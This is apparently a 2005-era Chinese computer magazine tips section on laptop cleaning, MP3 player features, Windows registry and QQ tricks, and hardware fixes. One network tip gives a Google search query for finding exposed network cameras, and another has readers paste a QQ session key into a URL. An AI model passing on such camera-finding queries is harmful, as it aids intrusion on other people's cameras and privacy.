（3）定期为 电池进行激活处理，就是完全充电和放电，让 电池恢复最大容量，这样做可以优化电池的性能。具体做法就是用电池供电，一直使用到电池容量为0％（在BIOS和系统中屏蔽掉低电量自动的进入休眠或待机状态）。然后，再接上交流充电器一直充满到100％为止就行了。建议你大约每隔几个月就对电池进行一次深度放电。

清理篇

清理笔记本电脑其实并不需要什么非常专业的工具，一些家中经常使用的如：皮老虎、脱脂小棉签等等就足以满足要求了。当然了。如果遇到一些特殊的情况，需要拆开机器进行内部整理，则另当别论。这里笔者就只是针对笔记本电脑的表面清理做一下介绍，而由于笔记本内部构造比较复杂而且拆机可能会丧失保修的危险，所以内部清理不推荐给大家。

1.笔记本的外部清洁

首先，我们先对笔记本的机身进行清理。机身的清理相对比较简单，主要是外壳和接口。外壳可以用潮湿的软布轻轻地进行擦拭，只要你平时闲暇下来就应该经常擦拭，而经常外出移动的朋友可以每周进行一次清理，让你的笔记本电脑看起来更加有〞神〞。

我们可能会遇到这样的问题，一些用户喜欢在笔记本电脑的外壳贴上一些喜欢的贴纸或者标签，如果要清理掉的话，仅仅用抹布肯定是没有办法办到的，于是一些用户就想用一些尖锐的物品去把它清理掉。而这种做法是万万使不得的，这样一来虽然贴纸去掉了，可是笔记本电脑的外壳上面会留下深浅不一的划伤，看起来非常不美观。笔者在这里找到了一个小小的窍门，如果用户碰到以上情况的话可以用抹布沾上少量的杀虫剂去擦拭，可以得到预想不到的效果哦。

而作为接口的清理工作吗？就相对比较轻松了。由于一些不常使用的接口经常暴露在外，难免就会接触到灰尘，所以接口的清理也是势在必行的。在清理接口的时候，可能有些接口相对比较小，作为用户可以用小棉签沾取少量的酒精，在接口的连接孔内慢慢擦拭即可。在此，笔者要特别提醒各位用户的是不到逼不得已的情况下千万不要用水，因为这样容易使部门金属接口生锈，影响以后的使用。

2.键盘和鼠标的清洁

可以说键盘是我们平时使用频率最高的，由于每个键帽之间存在着或多或少的缝隙，所以非常容易进入灰尘和脏物，尤其是喜欢在笔记本电脑面前抽烟和吃零食的用户。如果仅仅是一些灰尘，我们可以用〞皮老虎〞由一个方向向另外一个方向侧吹，这样就可以把诸如头发或者尘土等细小的脏物吹出来。如果脏物〞埋〞在非常深，那就只能把键帽一个一个扣下来进行清理了。由于笔记本电脑的键盘设计各有不同，在清理键盘前，非常有必要画一张原键位图，这样来方便以后的安装，请各位读者务必不要忘记。拆开所有的键帽之后，用镊子把里面的脏物夹出来，如果遇到一些顽固的脏物，也可以用脱脂棉签沾少量的酒精慢慢清理，清理完毕后待凉干后把所有的键帽复位即可。

在笔记本电脑里面，鼠标分为指点杆、触摸板和迹球鼠标，指点杆和触摸板被广大笔记本厂商所采用。

首先来说说指点杆，指点杆的清理相对比较简单，如果有条件的话可以直接去买个新的即可，花费大约在50元，半年一次。如果没有条件的话也可以用牙刷粘取牙膏来清理。但是切忌不要用酒精，这样会使指点杆上面的绒毛全部脱落。

触摸板算是笔记本电脑中应用最广泛的，具有容易上手使用简单的特点，而且因为触摸板是感应人体信号的，所以采用了全密封设计，并不容易受到污染，一般情况下，最多就是清理一下触摸版的四周边角的灰尘即可。但是长时间的使用触摸版会使得触摸板表面的一层磨砂镀层脱落，如果这个镀层损伤，随着手指的频率摩擦损伤会越来越大，没有了镀层的触摸版会很粘手，使用起来非常的不舒服，基本上没有挽救的余地，因此建议大家平时尽量外接鼠标。

洋洋洒洒几千字，给大家介绍了笔记本电脑从保养到清洁，让大家的〞本本〞又可以焕发新春了。 CF [YY28]

按需索机——MP3播放机实用功能轮番数

★★

■山东　岳松

近日，笔者的朋友准备购买一台MP3，准备咨询一下我这个所谓"行家"的意见。但不问不要紧，一问才知道我的这位朋友可是说除了购买的欲望和冲动，别的什么都没有了。最后在我句句紧逼的拷问之下，我才大体了解了朋友的需要。其实在数码产品日新月异、新品层出不穷的今天，这种现象可以说是很普遍的，大部分消费者并不清楚自己买回的东西到底具备何种功能，他们的消费观念还和昨天一样，买自行车就是骑的，买电视机就是看的；与此相同，买DV当然就是为了平时能录个像，买MP3播放机还不就是为了听歌？殊不知在这个讲究实用和各种花哨功能的数码时代，买东西还是要动一下脑筋的。下面，我们就把市面上流行MP3播放机的各种功能来个大扫描，让消费者明确到底什么功能才是自己需要的，在购机时真正能够按需索机。当然MP3和其他主流音频文件的播放功能是必备的，在此就不再赘述了。

实用功能一：数据存储

推　荐　度：★★★★★

适用对象：所有消费者

MP3播放机本身就是一种以半导体为存储介质的便携式音乐播放机，它的数据存储原理和我们平常用的闪盘是相同的(硬盘式MP3播放机除外)，因此MP3具备基本的数据存储功能便显得天经地义。现在市面上能见到的MP3播放机可以说都具有了这一功能，不同之处在于产品的易用度如何，是否需要驱动支持，是否支持多层级文件夹以及是否数据加密等特色功能等。这一功能的具体情况消费者可以参考所购产品的具体说明，切记实用为本，大多数情况下，能够满足我们移动存储的基本需要就可以了。

实用功能二:数码录音

推　荐　度：★★★★

适用对象：有会议记录需要的记者、学生

前几年数码录音笔可以说着实火了一把，曾经时　一时的磁带采访机用的人越来越少了。现在我们可喜的看到，这一功能被整合到了越来越多的MP3播放机中，并且日渐正在成为MP3播放机的必备功能之一。毕竟录制和播放整合到一种数码产品中可以说也是大势所趋。此功能特别推荐给所有的学生朋友们，有了这样一件独门利器，以后去听报告就再也不用拿笔记本了。在挑选具备这一功能的MP3播放机时，所要注意的问题是：一看录音质量和录音效果，以及对录音环境的要求；二看是否有录音长度上的限制(本身存储容量上的限制除外)；三看是否支持直接录制为MP3格式。这样购买的MP3播放机在我们需要录音时才能得心应手。

实用功能三:FM发射MP3播放机

推　荐　度：★★

适用对象：有车一族



带FM发射的车载点烟器型MP3播放机

MP3播放机的FM发射是新近涌现的极富娱乐性和实用性的功能之一，其原理实际上也不是十分复杂，只要MP3播放机里面装载一个FM调频发射器，即可通过发射的形式，把主机的内容以电磁波的形式按照特定的频率发送到空气当中，周围的接收器(收音机)只要调节到相应的频率，即可清晰收听到发射的内容。在这个时候，发射者就像是一个DJ，把自己打造的个人音乐电台与周围每个人分享，乐趣盈然。该功能的引入，其实是源于车载音响系统这个概念。现在有车的人越来越多，自驾车出游已经成为一种时尚，但一般汽车的音响系统是没有音频输入接口的，装一套能够播放CD的音响系统又十分昂贵，所以听广播成了许多驾车者的选择。但如果行驶到某个广播信号比较差的地方，难道我们就只能听汽车发动机的轰鸣了么。这个时候，FM发射就可以派上用场了，MP3播放机的音乐资源就可通过发射的方式，源源不断的被汽车收音系统接收，实现音乐的共享，一路的沉闷和不快都一扫而光。因此推荐所有有车族们在挑选MP3播放机时购买具有此功能的产品。

实用功能四:FM调频与FM预约录音

推　荐　度：★★★★

适用对象：所有喜欢广播的消费者

有没有想过，出门在外时，听腻了自己MP3播放机里

保存的音乐时怎么办？自己的MP3播放机就算容量再大，毕竟翻来覆去都是自己挑选的，没有丝毫的互动与神秘性。而FM调频收音的节目则完全不同，下一秒的内容总是未知的。因此在这个时候，是否希望自己的MP3播放机摇身一变，成为一台收音机？由于中国人普遍都喜欢收听广播，所以厂商都喜欢在这方面做文章，如今，几乎绝大多数MP3播放机都具备FM调频功能，而且一般都支持FM内录，使用户可以方便的录制自己喜欢的电台节目，这已经算不上新鲜事了。但最近出现的FM预约录音功能又让这一功能前进了一步。所谓FM预约录音，就是用户可以设置特定的频段(例如97.5kHz)，然后再设定一个时间点，那么，无论MP3播放机是关机还是开机状态，都会自动转入FM模式，并且录制设定频段的内容，就像摄影的抓拍，所设即所得。该功能对于FM的狂热分子，例如白领一族，学生一族都非常有用。很多时候，电台节目和我们正常工作活动是不同步的，自己喜欢的电台节目经常会与工作相冲突，例如开会，上课的时候，你就不得不放下耳塞，只能在心里默默的惦记。而通过FM预约，我们就可放心的去做其他事情，录制的功夫就全权叫给MP3播放机了，真正的工作娱乐两不误。

实用功能五:游戏+文本阅读+图片浏览

推 荐 度:★★★

适用对象:对MP3播放机娱乐性有着较高要求的消费者

以上的几种功能可以说是大屏幕高分辨率MP3播放机的专利，但如果你的MP3播放机具备了其中的一种或几种功能，毫无疑问将会使自己爱机的娱乐性大为增强。而彩屏MP3播放机的出现，正宣告了这样一个娱乐MP3时代的到来。由于有彩屏的加入，使游戏，图片 览，文本阅读变得更加现实和可行，这些功能也从原来不痛不痒的点缀和勉强实现的卖点变为了MP3播放机真正的特色闪光点。但值得我们注意的是，目前具备这些功能的MP3播放机都还属于价格不菲的高端机型，除非确有需要，或者你是一个疯狂追求娱乐性的发烧友，并且你不太在意价钱上的问题，否则我们不推荐大家盲目求新。毕竟功能越多、屏幕越大，MP3播放机的功耗也就越大，大家谁都不希望自己的MP3播放机玩游戏把电耗光，想听歌时反而一筹莫展吧？

实用功能六:双耳塞情侣接口

推 荐 度:★★★★

适用对象:形影不离的热恋情侣

顾名思义，双耳塞插口功能就是MP3播放机的输出系统提供了两个输出端口，一个为耳塞插口，一个为Lineout接口，Lineout接口可同时连接音箱设备或者耳塞，如果使用耳塞，就实现了浪漫迷人的情侣双耳塞功能了。这种设计曾经出现在SONY的MD-E75当中，并且也使E75成为SONY的一代经典MD机，如今能够运用到MP3播放机当中，实在非常难能可贵，这也体现了广大MP3播放机厂商以用户为本的设计理念。这样的一款特色MP3播放机，对情侣用户来说可以说是再适合不过了。抛开省下再购买一台MP3播放机的花费不说，单是两人相拥而坐，依 在一起共听一首浪漫爱情歌曲的那份甜蜜，也可以说是大有所值了。

> **小提示**
> 其实通过购买一个简单的音频输出一转二插头，也可以实现这种功能，这样无疑可以节省一部分资金。但与小巧的MP3播放机难以匹配的硕大插头看上去实在有点不雅，因此是否购买有这种功能的MP3播放机也是仁者见仁，智者见智了。

实用功能七:蓝牙功能

推 荐 度:★★

适用对象:无线技术发烧友

在手机、PDA等其他数码设备，蓝牙现在可以说已经是比较常见的技术，但要数到MP3播放机，还是比较少。蓝牙实质上是一种由索尼爱立信开发的用于替代便携或固定电子设备上使用的电缆或连线的短距离无线连接技术，根本出发点就是要摆脱线缆连接带来的种种不便，也就是说，无论你是在户内户外，只要在电子设备间安装蓝牙装置芯片，无需任何专用线缆，就可以实现无线连接，非常方便。由此搭载了蓝牙芯片的MP3播放机，在配合拥有蓝牙功能的手机或者其他设备使用时，就可以轻松实现MP3播放机接听来电，实现来电和音乐自由切换。在蓝牙手机并不十分普及的今天，这种功能的MP3播放机可以说只是让我们看到了一种功能实现上的可能性，真正要推广这种MP3播放机，可以说还有很长的路要走。

实用功能八:可拍照MP3播放机

推 荐 度:★

适用对象:整合技术发烧友

带有拍照功能的MP3播放机的出现，可以看作是手机拍照风潮的延伸。手机进入彩屏时代，一定程度上使MP3播放机加快了彩屏MP3播放机的普及，而手机摄影时代的到来，也给MP3播放机点示了一条比较可行的道路。但我们目前仍把这种功能仅看作是一种可行性的展示，这只是厂商用来证明自己技术实力和创意水准的一种概念产品，除非你有特殊需要，否则并不推荐大家购买。

另外要说明的是，诸如七彩背光显示、124色多彩背光显示和MP3播放机迷你音响组合等功能，本文并未提及，它们可以看作是特色功能，但更多还是一种外观上的设计。最后希望大家擦亮眼睛，在明确了自己所需MP3播放机的功能后，再从外观设计等方面去挑选，真正买到一款属于自己的个性MP3播放机。

CF [YY29]

系统密技E卡通

技巧(J) 彻底删除收藏夹中的“链接”

打开“资源管理器”或IE窗口，在“收藏夹”的下拉列表中总有个“链接”的分支。如果经常使用收藏夹，就会发现当进行分类操作时这个“链接”总是有点碍手碍脚的，由于它是系统的部件，一般的方法是删除不掉它的，怎么样才能彻底的将其删除呢？

1.打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar]，在右侧窗格中选中名为LinksFolderName的键，将其键值改为空，关闭“注册表编辑器”。

2.打开IE窗口，在“收藏”的下拉列表中“链接”上点击右键，并选择“删除”，确认操作后即可。这样IE收藏夹就不会自动重建“链接”分支了。 **(yoyo)**

系统密技E卡通

技巧(J) Windows Media Player默认路径随你设

用Windows Media Player(简称WMP)播放某个媒体文件时，它会把媒体文件的路径存储下来，当下一次选择菜单“文件→打开”时，默认路径还是该目录，不过如果在启动WMP后选择菜单“文件→打开”，然后选择“取消”，这样WMP的默认打开路径就会变回到最原来的“C:\Program Files\Windows Media Player”(根据系统安装位置可能略有不同)，如果想让WMP的默认打开路径固定在某个目录，可以将下列内容保存为WMP.VBS并运行之，这样WMP的默认打开文件的路径将固定为F:\music(其他目录可自行更改)。

```
Set WshShell = CreateObject("WScript.Shell")
StartDir = "F:\music" WshShell.RegWrite _
"HKCU\Software\Microsoft\MediaPlayer\Player\Settings\OpenDir", StartDir, "REG_SZ"
WshShell.Run "wmplayer", 1, True
Set WshShell = Nothing
```

(weiyu)

系统密技E卡通

技巧(J) 快速隐藏所有缩略图的文件名

在Windows XP中的缩略图功能为我们查看大量的图片文件时提供了方便，不过通常情况下缩略图的文件名也一并被显示出来，这样缩略图的图标所占用的空间就会大一点。有时我们并不需要查看文件名，而且希望能将显示文件名这块的位置空出来以便一屏能够显示更多的图片。在切换到“缩略图查看方式”时按住Shift键将可以隐藏文件名。如果重复此项操作则可以恢复显示文件名，有时会给你带来方便哦。 **(cm)**

系统密技E卡通

技巧(J) “堵”住系统托盘的“嘴”

在办公室或其他比较“公共”的场合，有时你开个QQ或者MSN却不想让别人知道。系统托盘中出现的程序图标却总是暴露你的秘密。怎么才能堵住系统托盘的“嘴”，让其不显示程序图标呢？

1.通过“开始→运行”，在“运行”输入框中输入gpedit.msc，打开“组策略编辑器”。

2.依次定位到“用户配置→管理模板→任务栏和开始菜单”，双击右侧窗口中的“隐藏通知区域”，将其设置为“已启用”，确认操作并退出编辑器。

3.此时，隐藏通知区域(即系统托盘)并没有开始起作用，通常需要我们注销或重启系统(即让系统重新调用Explorer.exe进程)才能生效。如果你不想重启系统也可以通过“Ctrl+Shift+Esc”组合键打开“任务管理器”，选中并结束Explorer.exe进程，然后再重新运行此进程，这时系统托盘就会被彻底的隐藏起来了。

小提示

如果需要在不影响当前运行的任务的情况下(即不重启不注销)，重新显示系统托盘，可以将组策略中的值恢复，然后重新调用一次Explorer进程即可。

(weiyu)

系统密技E卡通

技巧(J) 双击驱动器或文件夹却打开“搜索助理”的问题

这是一个经常发生在Windows XP系统中的故障，使用电脑时只要双击任何一个驱动器或文件夹，打开的总是“搜索助理”(当然也可能是其他的程序)，这个其实是文件关联的问题，不管是驱动器还是文件夹，其实都被系统看作一个特殊的“文件”，只要是文件就会有文件关联的问题。通俗点说就是“驱动器”或“文件夹”这样的“文件”，系统就用“搜索助理”来打开。解决方法如下：

1.注册表修改法

(1)启动“注册表编辑器”(Regedt32.exe)。

(2)如果问题出在文件夹上，找到并单击下列注册表项下的“Default”值：[HKEY_CLASSES_ROOT\Directory\shell]；如果问题出在驱动器上则为：[HKEY_CLASSES_ROOT\Drive\shell]。

(3)单击编辑菜单上的修改，在数值数据框中键入“none”，然后单击确定，退出“注册表编辑器”后即可。

2.DLL注册法

通过“开始→运行”输入命令“regsvr32 /i shell32.dll”(不含引号)，确认弹出窗口即可。



(weiyu)

CF [MJ01]

软件密技E卡通

技巧(J) **在Photoshop中快速定位图像区域**

笔者有时要用Photoshop来处理图片时，如果图片很大，移动起来非常不方便，经过摸索发现可以通过快捷键来快速的定位到指定图片区域。方法如下:如果分别按住快捷键Home、End、Page Up、Page Down。可以快速定位到图像的左上角、右下角、最上方、最下方。如果分别按住Ctrl + Page Up、Ctrl + Page Down可以快速定位到图像的左侧和右侧。 **(黄书童)**

软件密技E卡通

技巧(J) **用计算器计算复杂的公式**

Windows自带的计算器可以方便地计算一些数据，当要计算一些比较复杂的公式，如果一个个输入会有些麻烦。此时可以先在"记事本"中将需要计算的公式按一般数学表达式的格式输入。然后，在公式的最后再添加一个"="(不含引号)号，最后把公式粘贴到计算器中，计算器就可以自动的给出结果了。 **(黄书童)**

软件密技E卡通

技巧(J) **快速修改QQ聊天场景图片**

首先下载QQ聊天场景中的任意一款，然后打开Photoshop等图形处理软件，制作一张216像素×215像素的图片，然后将其覆盖对应场景文件中E000056.gif(场景都保存在QQ所在文件夹Tencent\QQ\IMScene\Scene子目录)。这样就完成了QQ聊天背景图片的自定义了。

(四川　闵强)

软件密技E卡通

技巧(J) **用Winamp做电台DJ**

在Winamp中播放MP3时，按住Shift键不放，再单击面板上的"停止"按钮，此时音乐不会立即停止，而是逐渐降低音量直至完全消失，特别适合一些需要音乐自然过滤的环境，如电台DJ等。 **(河北　闫艳力)**

软件密技E卡通

技巧(J) **制作可以显示用户IP等信息的图片**

在论坛上经常会看到可以显示IP的签名图片，知道它们是如何制作的吗？如果你是用在论坛签名，只要在签名中输入"[img]http://ip.hotik.com/sign.png[/img]"(不含引号)即可。如果是要嵌入到网页中，则使用代码"<img src="http://ip.hotik.com/sign.png" border="0">"即可。

如果觉得上面生成的样式不好，那么可以打开http://www.danasoft.com/customsig.php，一步一步申请一个特别的显示信息吧(注意不要使用中文)。 **(BCD)**

软件密技E卡通

技巧(J) **关闭WPS的自动备份功能**

在使用WPS时，每次新建一个WPS文档之后，它都会自动产生一个扩展名为BAK的备份文件。怎样才能关闭它的自动备份功能呢？方法很简单:单击"工具→选项"菜单，在"系统"选项中将"保留备份文件(*.BAK)"选项取消，单击"确定"即可。如果是老版本，则单击"查看→辅助信息"菜单，在"综合设置"对话框中选择"系统"选项卡，将"保留备份文件(*.BAK)"选项取消即可。

(chenpengxiu)

软件密技E卡通

技巧(J) **为QQ添加网络电视**

如果想在QQ上看电视，那么可以点击QQ面板左侧的"用户自定义面板"按钮，接着点击"收藏夹→设置→添加"，将"TV"填入"名称"栏，将"http://tv.mumayi.net/QQ"填入"链接"栏，然后点击"设为默认"，这样就可以在QQ上看到电视或收听广播了，速度非常很快。 **(BCD)**

软件密技E卡通

技巧(J) **KV进程让瑞星无法更新**

最近，一些杀毒软件爱好者反映瑞星杀毒软件在线更新完毕后不能正常安装更新程序，而一般他们都是同时安装了江民和瑞星两款杀毒软件。当用瑞星做监控，江民做辅助查毒时，瑞星无法更新。经过测试，原来是受一个名为KVSrvXP.exe的系统进程影响。这个江民杀毒软件的进程无论怎么设置都会存在，但只要在"任务管理器"中把这个进程手动关闭，瑞星更新就会正常了。 **(maxwell)**

软件密技E卡通

技巧(J) **快捷键令段落巧移位**

在Word中，如果需要将文档中的前后两段文字进行交换处理，这时用不着颇费功夫地去进行"复制"和"粘贴"，只要先选中需要移位的段落，然后按下"Shift+Alt"组合键，再配合键盘上的方向键进行上下移动操作即可。

(武汉　王勇)

软件密技E卡通

技巧(J) **使用KV2005工具栏快速查杀病毒**

在KV2005安装完成后，每个窗口工具栏上都可以看到查毒、杀毒的工具按钮，点击它就能对当前文件夹里的文件进行检查，而无须开启KV2005杀毒软件。有了这样的功能，初学者再也不用惧怕病毒入侵，想对哪个文件进行查杀，随心所欲。 **(BCD)**

CF [MJ02]

网络密技E卡通

让腾讯公司替你"封杀"

随着信息传播方式的多样性，有一小部分人通过QQ发布一些违反国家政策的信息，以往我们碰到这些人只能通过将其拉入黑名单来处理，现在你只需要将给你发信息的QQ号告诉123110这个QQ号，并提供相应的证明，腾讯公司即可"封杀"此号。（小小牛）

网络密技E卡通

摄像头搜索更准确

上期我们曾经介绍过用Google搜索摄像头的方法。如果用inurl:"viewerframe?mode=" and intitle:"NetWork Camera"进行搜索，比只用inurl:"viewerframe?mode="搜索网络摄像头更准确！否则搜索到的大多是介绍该技巧的文章。(DCD)

网络密技E卡通

在QQ网络硬盘中快速上传下载

进入QQ网络硬盘，上传文件时，先在Windows界面中选中需要上传的文件，按"Ctrl+C"组合键，然后回到QQ网络硬盘面板中，选中需要储存的文件夹，按下"Ctrl+V"键，系统会自动完成上传；下载时也是一样，先在网络硬盘界面中选中下载文件，按"Ctrl+C"，随后到Windows界面中，按"Ctrl+V"键即可。(王勇)

网络密技E卡通

随心所欲领养宠物

如今腾讯公司准备在新的QQ2005版本中加入电子宠物功能，由于目前没有对外开放下载，许多想领养宠物的朋友可以用下列方法领养宠物。在QQ2004版本界面的最下方，点击人民币符号，在弹出的Q币账户信息窗口中，右键选择"账户信息"菜单中的属性，将属性窗口中的clientkey=后面那串字串复制下来，放在"http://pet.client.qq.com/cgi-bin/petcenter.cgi?qqsign="之后，输入到地址栏中，就可以领养宠物了。(小小牛)

网络密技E卡通

在百度下吧中妙搜所有电影

百度下吧是一款优秀的BT共享下载软件，它依靠百度强大的搜索引擎技术，并且结合了当前流行的BT多源下载。百度并不像BT下载联盟那样提供文件下载列表供我们选择种子，所以许多人就为电影的搜索关键字发愁，总不能让网友们把所有电影的名称都记下来吧。其实我们可以在 览器中键入"http://x.baidu.com"打开百度下吧搜索主页，再以"RMVB、RM"等常见电影后缀字为关键字进行搜索，就可以得到一份详尽的电影下载列表了，点击链接就可随心下载。(闫艳力)

网络密技E卡通

打开Maxthon快捷组中的单个网页

使用Maxthon 览器的"快捷组"可以一步到位地同时打开多个网页，比起IE收藏夹来更方便快捷。但有时在使用中，我们只需要打开某个快捷组里的某一个网页，这时在"快捷组"中单击快捷组名称，就会将此快捷组中所有网页打开，浪费带宽还需要手动关闭无用的网页，真是伤脑筋。无意中，我发现可以在某个快捷组名称上点击鼠标右键，这时就会自动列出此Maxthon快捷组中的每个网页，再点击打开需要的网页就可以了。(闫艳力)

网络密技E卡通

QQ中快速添加多人聊天

使用QQ聊天，许多时候我们需要多个好友一起来解决一下问题，如果使用群功能则可能让不相干的人看到我们的聊天信息，这时临时增开一个"多人对话"显得十分必要，如果使用QQ2004Ⅱ，一般的方法是点击"腾讯服务"栏按钮再选择"邀请好友加入聊天"，还要在"添加联系人"对话框中勾选自己的好友，非常麻烦。其实，假如需要同时与A、B、C三人临时聊天，我们可以双击A的头像打开聊天对话框，再在"QQ好友"栏中用鼠标将B和C拖入当前聊天对话框，系统就会自动将它们添加进来了。(闫艳力)

网络密技E卡通

解决MSN 7 Beta版无法登录问题

有的朋友会遇到安装MSN 7 Beta版后无法正常登录的问题，出现"抱歉，您现在无法登录到.NET Messenger Service。请稍后再试。80072efd"的提示，遇到这种情况，我们可以采用下面介绍的方法来解决：选择工具→选项→连接→高级设置，将里面所有服务器地址去掉，保证空白即可。确定后就可以正常登录MSN了。(阮征)

网络密技E卡通

彻底刷新网页的方法

在IE中按F5可以刷新网页，但是有时候不能彻底刷新，仍然有很多旧信息保留在页面中，这时候可以使用Ctrl+F5进行彻底刷新。(阮征)

网络密技E卡通

取消QQ手机绑定

很多朋友都将自己的手机号码和QQ进行了绑定，不过因为一些原因(例如手机丢失)，QQ号码更换或者担心QQ随便收取费用想取消手机的绑定，这时我们可以使用以下方法来解决：中国移动的用户发送QXBD到1700，中国联通的用户发送QXBD到9777，发送短信后就会收到提示信息说明你已经取消了QQ与手机的绑定。担心银子被随意收取的朋友可以马上用这个方法消除你的顾虑。(阮征)

CF [MJ03]

硬件密技E卡通

用带视频输入输出功能的显卡看电视

现在市面上很多显卡带有VIVO(Video In & Video Out，视频输入输出)功能，但这些显卡没有高频头，不能直接收看电视。因此如果要用来看电视，需要用一台电视频道增补器来“搭桥”。先通过电视信号分配器将电视信号线分为二路，一路连接到电视机，一路连接到电视频道增补器的信号缆线，缆线的另一端接入电视信号射频插座。接下来将电视信号射频连接线一端插入射频插座，一端插入频道增补器的“RF IN(射频输入)”插孔；再将音频线和视频线分别插入频道增补器的“Audio Out(音频输出)”和“Video Out(视频输出)”插孔中，视频线的另一端插入到VIVO显卡的“Video In(视频输入)”插孔中，音频线另一端接上音频转换插头的“莲花头”，再插入到声卡的“Line In”插孔中。至此，电视信号输入的线路连接已经完成。下一步只须做好视频软件的设置和调整就可以看电视了。

提示:由于电视频道增补器要通过VIVO显卡的“Video In(视频输入)”插孔和声卡的“Line In”插孔输入电视视频、音频信号，所买的频道增补器必须要有一组视频信号输出端口和音频信号输出端口。视频信号输出端口如果是S端子(两分量视频端口)更佳。另外，声卡“Line in”插口和电视频道增补器的音频插头是不匹配的，因此还需要另配备一个音频“莲花头”插口转声卡“Line in”插口的转换插头。文中提到的配件可在电器配件市场买到，比在电脑市场购买便宜，百元左右就可搞定。需要注意的是上述工作都必须在机器断电的情况下进行。

硬件密技E卡通

数码摄像机自动停机的处理

一种情况是数码摄像机所使用的录像带表面上有划痕或不平整引起的，由于MINI DV的录像带本身就是金属带，如果录像带质量不佳，就特别容易磨损磁头，在这种情况下摄像机也会停机保护磁头。这时如果操作不当，很容易造成卷带，以至于录像带无法再使用。正确的操作方法是：当数码摄像机自动停机之后，应立即关闭摄像机电源，然后过一分钟左右，取出录像带，并查看录像带表面的划痕情况，如果划痕很多或很深，应该考虑更换录像带。另一种情况是当摄像机内部或录像带上凝结湿气时，摄像机会自动保护而无法工作，并且几秒钟后会自动关机。如果你的数码摄像机经常在比较潮湿或者温差比较大的环境下使用过，就有可能出现这种情况。去除摄像机内湿气最好的方法就是把摄像机放在通风干燥的地方，过两三个小时以后再使用，机器就会恢复正常了，遇到紧急情况时也可以使用电吹风来吹干，但是要注意不能用热风吹，否则会影响摄像机的使用寿命。

硬件密技E卡通

数码相机抖动拍摄法

模糊抖动拍摄法，指的是故意抖动照相机的拍摄方法。这种抖动往往是无规律的。它要求在按下快门的同时，凭感觉有节奏地晃动照相机，产生一种独特的虚化效果。使用抖动模糊法时，快门速度选择很关键，快门速度太高，抖动的效果不可能太明显；快门速度太低，抖动得太厉害会使画面模糊不清而什么也看不出。在一般情况下，抖动的频率越高，快门速度就可以相对高些；抖动的频率越低，快门速度就可以低些。一般快门的速度应该选择在1/2～1/30秒之间。至于抖动的角度，可以根据画面的需要任意选择，如曲线、弧线、斜线以及其他的不规则线条，只要抖动的角度合适，就能产生意想不到的效果。

硬件密技E卡通

键盘失灵的修理

由于键盘内有两层印刷电路薄膜，中间夹着一层绝缘膜，绝缘膜只在按键处留有圆孔，这样击打按键就能使两层电路薄膜通过圆孔形成通路，若一层电路薄膜上有污渍，会使敲击按键时形成若干通路，导致同时显示几个字符。此时可以将三层薄膜取下后展开浸入水中，使三层薄膜互不粘贴(薄膜上有三个固定点，不可拆开)，有污渍的地方可以用软布擦掉。浸泡一段时间后取出，用钩子挂住中间的绝缘膜自然风干。最后再检查一下有无较大的水渍，可用软布或餐巾纸轻轻擦去，然后晾干24小时，再将三层薄膜位置对好后安装回键盘中，此时即可解决键盘失灵的故障。

硬件密技E卡通

Modem不能连续拔号的处理

故障现象是开机第一次拨号连接正常，连接速率也很高。但有时出现服务器忙无法连上的情况时，默认几秒后Modem会自动重新连接，可等了一会系统却提示“Modem没有打开或电话线没有接好”。如果不停地试着连接，结果一样。这很可能电源电压不稳定造成的。来硬的就是将Modem上的小电容换成容量大的(具体大小要依卡而定)。来软的，在Modem的附加指令中加上一句“at*nc=00”。此外最好能够更换质量较好的电源加以解决。

硬件密技E卡通

双接头显示器的妙用

现在一些高档LCD显示器同时带DVI和D-SUB两种输入，很多用户都只把这当作两种不同的输入方式。其实这两个接头可以同时连接两台不同的电脑，通过显示器的设置能够在不同的主机间切换，再配上一套可方便热插拔的USB鼠标，可以组成一套工控机常用的系统控制切换套件。

CF[MJ04]

拿什么拯救你，我的 MP3

■湖北　谭攀峰

近日朋友的 MP3 坏了，找我帮忙修理。我先对这个˝公版˝的 MP3(外观酷似爱国者的月光宝盒系列)在 Windows XP 下用 Windows 自带格式化程序将其格式化，结果 128MB 的 MP3 瞬间变成 64MB 的优盘(歌不能听了，容量也减少一半)，我的朋友自认为又被 JS 给坑了。没办法只有祭出我的杀手 ——MP3 修复工具 Fixtool。下面就详细的说明一下 MP3 的拯救过程，以后大家可以轻松解决这些小问题了(以 Windows XP 的操作环境为例说明)。

第一步:从http://www.newhua.com/cfan/200506/Fixtool.zip 下载并安装 Fixtool。



图 1　其他品牌 MP3 可能需要删除以前的驱动后，才能让电脑识别出新硬件

第二步:为出问题的 MP3 播放器换上新电池，并使用 USB 线连接电脑。长按 MP3 上 Play 键 5 秒以上，等待计算机识别出一个新设置(见图 1)。

第三步:点击˝下一步˝，出现˝找到新的硬件向导˝，选择˝自动安装软件(推荐)˝，点击˝下一步˝，此时系统将会找到一个 Player Recovery Device。当系统提示˝插入磁盘˝时，请选择Fixtool的安装路径(如C:\Program Files\Digital\AudioMS)。找到驱动后确认，完成硬件安装。

第四步:点击˝开始˝菜单中的 Digital Audio Player→Format AudioMS，系统会再次提示找到新硬件，依然选择˝自动安装软件(推荐)˝，点击˝下一步˝，系统将会自动运行(如果提示你重新选择文件，请选择 Fixtool 安装路径)，并完成˝找到新硬件向导˝。



图 2

第五步:系统找到设备后，再次执行˝开始˝菜单中的 Digital AudioMS Player 中的 Format AudioMS(见图 2)，点击 Start 按钮后，即开始执行格式化。格式化后，播放器不仅可以正常工作，容量也恢复到 128MB，整个拯救工作告一段落。

我朋友的这个˝公版˝ MP3 采用的是 SigmaTel 3410 的 MP3 解码芯片，市场上有很多品牌都使用的这款芯片，如爱国者的月光宝盒系列、音子弹 MU320、联想 F300/F3310 以及朝华的 75xx 系列、　族 MX 系列等等。拥有以上系列 MP3 的朋友可以试着用上面的方法解决此类问题。

最后我要提醒大家注意的是由于我们的 MP3 播放器均需采用专用的格式化工具(闪存式 MP3除外)，因此在格式化MP3播放器时，一定不要使用 Windows 系统的格式化程序，否则会导致播放器无法开机或无法正常工作，强烈建议大家使用附带的管理软件中提供的格式化工具，如果确实没有安装管理软件，也尽量使用删除功能。CF[SB01]

再谈 XP 变“苹果”

■Sika Deer　知了

很多朋友安装了本刊第 3 期《资源和美丽我全要　XP 完美克隆 Mac OS》一文中介绍的 FlyakiteOSX 后，出现了一些问题，其中针对字体的问题我们在上期已经解决，下面我们就其他一些问题解答如下。

问题 1:安装了 FlyakiteOSX 后 Windows XP 无法进行更新

